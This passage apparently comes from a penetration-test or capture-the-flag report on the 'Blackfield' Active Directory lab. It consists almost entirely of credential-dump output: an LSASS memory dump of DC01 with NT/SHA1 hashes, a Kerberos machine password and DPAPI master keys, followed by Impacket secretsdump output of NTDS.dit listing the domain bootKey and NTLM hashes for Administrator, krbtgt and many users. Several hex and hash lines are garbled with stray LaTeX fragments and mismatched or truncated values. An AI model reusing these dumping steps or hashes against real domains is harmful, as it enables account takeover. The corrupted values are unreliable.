<ynu`Q1;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0021006600240044006f004f00300046002b002c0067005000400050006600720061006
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4e0057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
300500027003c0056006200300049003600
   == WDIGEST [9d28]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 996 (3e4)
session id 0
```

```
username DC01$
domainname BLACKFIELD
logon server
logon time 2020-02-23T17:57:46.725846+00:00
sid S-1-5-20
luid 996
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [3e4]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
   == Kerberos ==
       Username: dc01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex)260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4 \hspace{-0.05cm} + \hspace{-0.05cm} 0.057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
300500027003c0056006200300049003600
   == WDIGEST [3e4]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 24410 (5f5a)
session id 1
username UMFD-1
domainname Font Driver Host
logon server
logon time 2020-02-23T17:57:46.569111+00:00
sid S-1-5-96-0-1
luid 24410
   == MSV ==
      Username: DC01$
       Domain: BLACKFIELD
```

```
NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
    == WDIGEST [5f5a]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
    == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
        Password: &SYVE+
<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
        password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0021006600240044006f004f00300046002b002c0067005000400050006600720061006
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4 \hspace{-0.05cm} = \hspace{-0.05cm} 0.057005700780037004 a 0 0 2 d 0 0 4 \hspace{-0.05cm} = \hspace{-0.05cm} 0.024005 \hspace{-0.05cm} = \hspace{-0.05cm} 0.0270062007 a 0 0 4 2003100440075006300330
300500027003c0056006200300049003600
   == WDIGEST [5f5a]==
       username DC01$
       domainname BLACKFIELD
       password None
        password (hex)
== LogonSession ==
authentication id 406499 (633e3)
session id 2
username svc backup
domainname BLACKFIELD
logon server DC01
logon time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406499
   == MSV ==
       Username: svc backup
       Domain: BLACKFIELD
       LM: NA
       NT: 9658d1d1dcd9250115e2205d9f48400d
        SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
       DPAPI: a03cd8e9d30171f3cfe8caad92fef621
    == WDIGEST [633e3]==
       username svc backup
        domainname BLACKFIELD
       password None
        password (hex)
```

```
== Kerberos ==
       Username: svc backup
       Domain: BLACKFIELD.LOCAL
   == WDIGEST [633e3]==
       username svc backup
       domainname BLACKFIELD
       password None
       password (hex)
   == DPAPI [633e3]==
       luid 406499
       key guid 836e8326-d136-4b9f-94c7-3353c4e45770
       masterkey
0ab34d5f8cb6ae5ec44a4cb49ff60c8afdf0b465deb9436eebc2fcb1999d5841496c3ffe892
b0a6fed6742b1e13a5aab322b6ea50effab71514f3dbeac025bdf
       shal masterkey 6efc8aa0abb1f2c19e101fbd9bebfb0979c4a991
== LogonSession ==
authentication id 366665 (59849)
session id 2
username DWM-2
domainname Window Manager
logon server
logon time 2020-02-23T17:59:38.293877+00:00
sid S-1-5-90-0-2
luid 366665
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [59849]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Q1;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0021006600240044006f004f00300046002b002c0067005000400050006600720061006
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4e0057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
```

```
300500027003c0056006200300049003600
   == WDIGEST [59849]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 366649 (59839)
session id 2
username DWM-2
domainname Window Manager
logon server
logon time 2020-02-23T17:59:38.293877+00:00
sid S-1-5-90-0-2
luid 366649
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [59839]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Q1;qvEE!f$DoO0F+,qP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0021006600240044006f004f00300046002b002c00670050004000500060006600720061006
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4e0057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
300500027003c0056006200300049003600
   == WDIGEST [59839]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 256940 (3ebac)
```

```
session id 0
username DC01$
domainname BLACKFIELD
logon server
logon time 2020-02-23T17:59:13.068835+00:00
sid S-1-5-18
luid 256940
   == Kerberos ==
      Username: DC01$
       Domain: BLACKFIELD.LOCAL
== LogonSession ==
authentication id 136764 (2163c)
session id 0
username DC01$
domainname BLACKFIELD
logon server
logon time 2020-02-23T17:58:27.052945+00:00
sid S-1-5-18
luid 136764
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.LOCAL
== LogonSession ==
authentication id 134935 (20f17)
session id 0
username DC01$
domainname BLACKFIELD
logon server
logon time 2020-02-23T17:58:26.834285+00:00
sid S-1-5-18
luid 134935
   == Kerberos ==
       Username: DC01$
        Domain: BLACKFIELD.LOCAL
== LogonSession ==
authentication_id 997 (3e5)
session id 0
username LOCAL SERVICE
domainname NT AUTHORITY
logon server
logon time 2020-02-23T17:57:47.162285+00:00
sid S-1-5-19
luid 997
   == Kerberos ==
       Username:
       Domain:
```

```
== LogonSession ==
authentication id 24405 (5f55)
session id 0
username UMFD-0
domainname Font Driver Host
logon server
logon time 2020-02-23T17:57:46.569111+00:00
sid S-1-5-96-0-0
luid 24405
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [5f55]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex)260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4e0057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
05e0045007a005d0045006e00220006b00680060006200270059005300560037004d006c0023
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
300500027003c0056006200300049003600
   == WDIGEST [5f55]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 24294 (5ee6)
session id 0
username UMFD-0
domainname Font Driver Host
logon server
logon time 2020-02-23T17:57:46.554117+00:00
sid S-1-5-96-0-0
luid 24294
```

```
== MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [5ee6]==
      username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0021006600240044006f004f00300046002b002c00670050004000500060006600720061006
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4e0057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
300500027003c0056006200300049003600
   == WDIGEST [5ee6]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 24282 (5eda)
session id 1
username UMFD-1
domainname Font Driver Host
logon server
logon time 2020-02-23T17:57:46.554117+00:00
sid S-1-5-96-0-1
luid 24282
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [5eda]==
      username DC01$
```

```
domainname BLACKFIELD
       password None
      password (hex)
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4e0057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
300500027003c0056006200300049003600
   == WDIGEST [5eda]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 22028 (560c)
session id 0
username
domainname
logon server
logon time 2020-02-23T17:57:44.959593+00:00
sid None
luid 22028
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
== LogonSession ==
authentication id 999 (3e7)
session id 0
username DC01$
domainname BLACKFIELD
logon server
logon time 2020-02-23T17:57:44.913221+00:00
sid S-1-5-18
luid 999
   == WDIGEST [3e7]==
```

```
username DC01$
        domainname BLACKFIELD
        password None
       password (hex)
    == Kerberos ==
       Username: dc01$
       Domain: BLACKFIELD.LOCAL
    == WDIGEST [3e7]==
       username DC01$
       domainname BLACKFIELD
       password None
        password (hex)
    == DPAPI [3e7]==
       luid 999
        key guid 0f7e926c-c502-4cad-90fa-32b78425b5a9
        masterkey
ebbb538876be341ae33e88640e4e1d16c16ad5363c15b0709d3a97e34980ad5085436181f66
fa3a0ec122d461676475b24be001736f920cd21637fee13dfc616
        shal masterkey ed834662c755c50ef7285d88a4015f9c5d6499cd
    == DPAPI [3e7]==
       luid 999
        key guid f611f8d0-9510-4a8a-94d7-5054cc85a654
7c874d2a50ea2c4024bd5b24eef4515088cf3fe21f3b9cafd3c81af02fd5ca742015117e7f2
675e781ce7775fcde2740ae7207526ce493bdc89d2ae3eb0e02e9
        shal masterkey cflc0b79da85f6c84b96fd7a0a5d7a5265594477
    == DPAPI [3e7]==
       luid 999
       key guid 31632c55-7a7c-4c51-9065-65469950e94e
        masterkey
825063c43b0ea082e2d3ddf6006a8dcced269f2d34fe4367259a0907d29139b58822349e687
c7ea0258633e5b109678e8e2337d76d4e38e390d8b980fb737edb
        shal masterkey 6f3e0e7bf68f9a7df07549903888ea87f015bb01
    == DPAPI [3e7]==
        luid 999
        key guid 7e0da320-072c-4b4a-969f-62087d9f9870
        masterkey
1fe8f550be4948f213e0591eef9d876364246ea108da6dd2af73ff455485a56101067fbc669
e99ad9e858f75ae9bd7e8a6b2096407c4541e2b44e67e4e21d8f5
        shal masterkey f50955e8b8a7c921fdf9bac7b9a2483a9ac3ceed
```

### 4.3 NTDS.dit NTLM Hashes

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
```

```
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4c
d53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e3ab08bdd8f634381c1d2dd741c2a9a
krbtqt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:94292cab4a7e878152dbbefa117
d84c7:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de
212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a65
8dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local
\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
ca81ed6762d1c:::
BLACKFIELD.local
\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
ca81ed6762d1c:::
BLACKFIELD.local
\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
ca81ed6762d1c:::
BLACKFIELD.local
\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD622501:1113:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD787464:1114:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD163183:1115:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD869335:1116:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
ca81ed6762d1c:::
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```

```
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\BLACKFIELD894905:1119:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD253541:1120:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
ca81ed6762d1c:::
BLACKFIELD.local
\BLACKFIELD175204:1121:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
ca81ed6762d1c:::
BLACKFIELD.local
\BLACKFIELD727512:1122:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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```

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```

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BLACKFIELD.local
\BLACKFIELD253047:1202:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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BLACKFIELD.local
\BLACKFIELD899433:1203:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46c
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[*] Cleaning up...
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